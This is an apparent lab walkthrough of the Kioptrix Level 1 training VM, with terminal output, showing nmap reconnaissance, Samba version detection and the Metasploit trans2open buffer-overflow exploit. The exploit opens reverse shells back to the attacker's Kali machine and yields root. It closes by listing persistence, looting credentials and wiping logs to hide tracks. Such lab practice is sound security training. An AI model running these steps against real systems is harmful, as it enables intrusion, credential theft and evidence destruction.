

Network Reconnaissance & Vulnerability Assessment: KIOPTRIX 1

1. Initial Host Discovery

At the top, an **Nmap scan** was run to find active machines on the 192.168.56.0/24 subnet.

- It identifies **four hosts** as "up."
- The target of interest is identified as **192.168.56.102**, which has an **Oracle VirtualBox** MAC address, confirming it is a virtual machine (the Kioptrix box).

2. Port Scanning


The command `nmap 192.168.56.102` was executed to find open entry points. Several common services are revealed:

- **22/tcp (SSH):** Remote login.
- **80/tcp (HTTP):** A web server.
- **139/tcp (NetBIOS-SSN):** This is the **Samba** service you mentioned.
- **443/tcp (HTTPS):** Secure web traffic.

3. Service Enumeration (The "Gold Mine")

The final command, `nmap -sV 192.168.56.102`, performs **version detection** to see exactly what software is running on those ports. This is the most critical part for exploitation:

- **Samba:** It identifies the service as Samba smbd in the MYGROUP workgroup.
- **Operating System Clues:** The Apache headers show (Red-Hat/Linux), indicating the target is a legacy Linux system.
- **Software Versions:** It reveals very old versions of software (like **OpenSSL 0.9.6b** and **Apache 1.3.20**), which are notorious for having well-documented, "remote root" vulnerabilities.



```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~ kali@kali: ~ kali@kali: ~  
MAC Address: 0A:00:27:00:00:17 (Unknown)  
Nmap scan report for 192.168.56.100  
Host is up (0.00083s latency).  
MAC Address: 08:00:27:4C:E3:56 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.102  
Host is up (0.0013s latency).  
MAC Address: 08:00:27:99:40:20 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.101  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.89 seconds  
  
(kali@kali)-[~]  
$ nmap 192.168.56.102  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-24 09:13 -0400  
Nmap scan report for 192.168.56.102  
Host is up (0.0025s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
443/tcp   open  https  
1024/tcp  open  kdm  
MAC Address: 08:00:27:99:40:20 (Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds  
  
(kali@kali)-[~]  
$ nmap -sV 192.168.56.102  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-24 09:13 -0400  
Nmap scan report for 192.168.56.102  
Host is up (0.0015s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)  
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd (workgroup: fMYGROUP)  
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b  
1024/tcp  open  status       1 (RPC #100024)  
MAC Address: 08:00:27:99:40:20 (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.17 seconds  
  
(kali@kali)-[~]  
$
```

4. Launching Metasploit

The user has started msfconsole, the command-line interface for Metasploit. The "cow" ASCII art confirms the framework is initialized and ready for use.

5. Searching for Enumeration Modules

The user is attempting to find a module that can precisely identify the version of the SMB/Samba service found in the previous Nmap scan:

- A search for samba_version returned no results.
- A second search for smb_version successfully located the module:
auxiliary/scanner/smb/smb_version.

6. Module Selection and Configuration

The screenshot shows the user taking the next logical steps in an exploit chain:

- **use 0:** The user has selected the SMB Version Detection scanner.
- **show options:** The user is now viewing the required settings for this module.

```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~
msfconsole
Metasploit tip: Use the resource command to run commands from a file

/ it looks like you're trying to run a \
/ module \

KALI

=[ metasploit v6.4.116-dev
+ --==[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads
+ --==[ 432 post - 49 encoders - 14 nops - 10 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search samba_version
[-] No results from search
msf > search smb_version

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smb/smb_version         .              normal No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf > use 0
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description

```

7. Configuring the Scanner

The user sets the target parameters for the chosen auxiliary module:

- **set RHOSTS 192.168.56.102:** This tells Metasploit to target the specific Kioptrix VM.

- The RPORT defaults to **139**, which matches the open port found in the earlier Nmap scan.

8. Execution and Discovery

By typing **run**, the scanner communicates with the target and forces it to reveal its true identity. The output is a critical breakthrough:

- **Host could not be identified: Unix (Samba 2.2.1a)**
- Even though it says "could not be identified," it actually successfully pulled the version string: **Samba 2.2.1a**.

```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x

[+] metasploit v6.4.116-dev
+ -- ==[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]
+ -- ==[ 432 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search samba_version
[-] No results from search
msf > search smb_version

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/smb/smb_version . normal No SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf > use 0
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name Current Setting Required Description
---
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT no The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:
34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.56.102:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.56.102 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >

```

9. Identifying the Weapon

The user has searched for **trans2open** within Metasploit. The search results show that this vulnerability (disclosed back in April 2003) affects multiple operating systems including FreeBSD, Linux, OSX, and Solaris.


10. Selecting the Match

Because the previous Nmap scans showed the target is running **Red-Hat/Linux**, the correct choice here is:

- **1 exploit/linux/samba/trans2open**
- **Rank: Great** — This indicates the exploit is highly reliable and unlikely to crash the service (though with old buffer overflows, there's always a small risk).

11. The Buffer Overflow Concept

The "trans2open" vulnerability is a classic **Stack-Based Buffer Overflow**. By sending a specially crafted, oversized "transaction" request to the Samba service, an attacker can overwrite the program's memory. This allows the attacker to redirect the execution flow to their own "shellcode," which then opens a back door (a reverse shell) for the attacker to control the machine.



```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~

= [ metasploit v6.4.116-dev
+ -- --[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads
+ -- --[ 432 post - 49 encoders - 14 nops - 10 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search trans2open

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open
Overflow (*BSD x86)
1 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open
Overflow (Linux x86)
2 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open
Overflow (Mac OS X PPC)
3 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open
Overflow (Solaris SPARC)
4 \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . . .
5 \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . .

Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) -

```

12. Module Selection

The command use 1 selects the **linux/samba/trans2open** exploit. Metasploit automatically defaults to a **Meterpreter reverse TCP payload** (linux/x86/meterpreter/reverse_tcp), which is a powerful post-exploitation tool.

13. Setting Target and Local Parameters


The user is filling out the "Required" fields shown in the module options:

- **set rhosts 192.168.56.102:** Confirms the Kioptrix VM as the target.

- **set rport 139**: Specifies the Samba port.
- **set lhost 192.168.56.101**: This is a critical step. It tells the exploit to send the reverse shell back to your Kali machine's IP address.
 - *Note*: The screenshot shows a small typo initially (lhosts instead of lhost), which Metasploit flagged, but it was corrected at the bottom of the screen.

14. Understanding the Reverse Shell

In this configuration, the exploit will trigger the vulnerability on the target, and then the target will initiate a connection back to you. This is preferred over a "bind shell" because it often bypasses basic firewall rules that block incoming connections but allow outgoing ones.



```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~
4 \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce : : :
5 \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce : : :

Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf exploit(linux/samba/trans2open) > set rport 139
rport => 139
msf exploit(linux/samba/trans2open) > set lhosts 192.168.56.101
[!] Unknown datastore option: lhosts. Did you mean RHOSTS?
lhosts => 192.168.56.101
msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.56.102  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) > set lhost 192.168.56.101
lhost => 192.168.56.101

```

15. The Exploit Execution

The user switched the payload to **generic/shell_reverse_tcp** and executed run.

- **Brute-forcing**: You can see Metasploit "trying return addresses" (e.g., 0xbfffdcf...). Since this is a buffer overflow, the exploit must guess the correct memory address to redirect the execution flow.

- **Multiple Sessions:** The exploit was so effective it actually opened **four command shell sessions**.

16. Gaining Root Access

The bottom of the terminal shows the most satisfying part of any penetration test:

- **whoami:** The system responds with **root**. This means you haven't just broken into the machine; you have the highest possible privileges. You own the system.
- **pwd:** Shows you are currently in the /tmp directory, which is a common "landing zone" for exploits because it usually has write permissions.
- **ls:** Displays the root file system structure (bin, boot, dev, etc, home, etc.), confirming you have full visibility of the target's data.

17. Post-Exploitation Concept

Now that you are root, you have reached the **Post-Exploitation** phase. In a real-world scenario or a CTF, your next steps would typically involve:

1. **Persistence:** Ensuring you can get back in even if the service restarts.
2. **Looting:** Searching for sensitive files, passwords, or flags (often found in /root or /home).
3. **Cleaning Up:** Removing logs to hide your tracks.

```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~
msf exploit(linux/samba/trans2open) > ^C[-] 192.168.56.102:139 - Exploit failed [user-interrupt]: Interrupt
[-] Unknown command: ^C[-]. Run the help command for more details.
msf exploit(linux/samba/trans2open) > [-] run: Interrupted
[-] Unknown command: [-]. Run the help command for more details.
msf exploit(linux/samba/trans2open) > msf exploit(linux/samba/trans2open) >
[-] Unknown command: msf. Run the help command for more details.
msf exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:139 - Trying return address 0xbffffdfc ...
[*] 192.168.56.102:139 - Trying return address 0xbffffcfc ...
[*] 192.168.56.102:139 - Trying return address 0xbffffbfc ...
[*] 192.168.56.102:139 - Trying return address 0xbffffafc ...
[*] 192.168.56.102:139 - Trying return address 0xbffff9fc ...
[*] 192.168.56.102:139 - Trying return address 0xbffff8fc ...
[*] 192.168.56.102:139 - Trying return address 0xbffff7fc ...
[*] 192.168.56.102:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:1065) at 2026-04-24 09:16:51 -0400
[*] Command shell session 2 opened (192.168.56.101:4444 -> 192.168.56.102:1066) at 2026-04-24 09:16:52 -0400
[*] Command shell session 3 opened (192.168.56.101:4444 -> 192.168.56.102:1067) at 2026-04-24 09:16:54 -0400
[*] Command shell session 4 opened (192.168.56.101:4444 -> 192.168.56.102:1068) at 2026-04-24 09:16:55 -0400
whoami
root
pwd
/tmp
ls
ls ..
ls
bin
boot
dev
etc
home
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var

```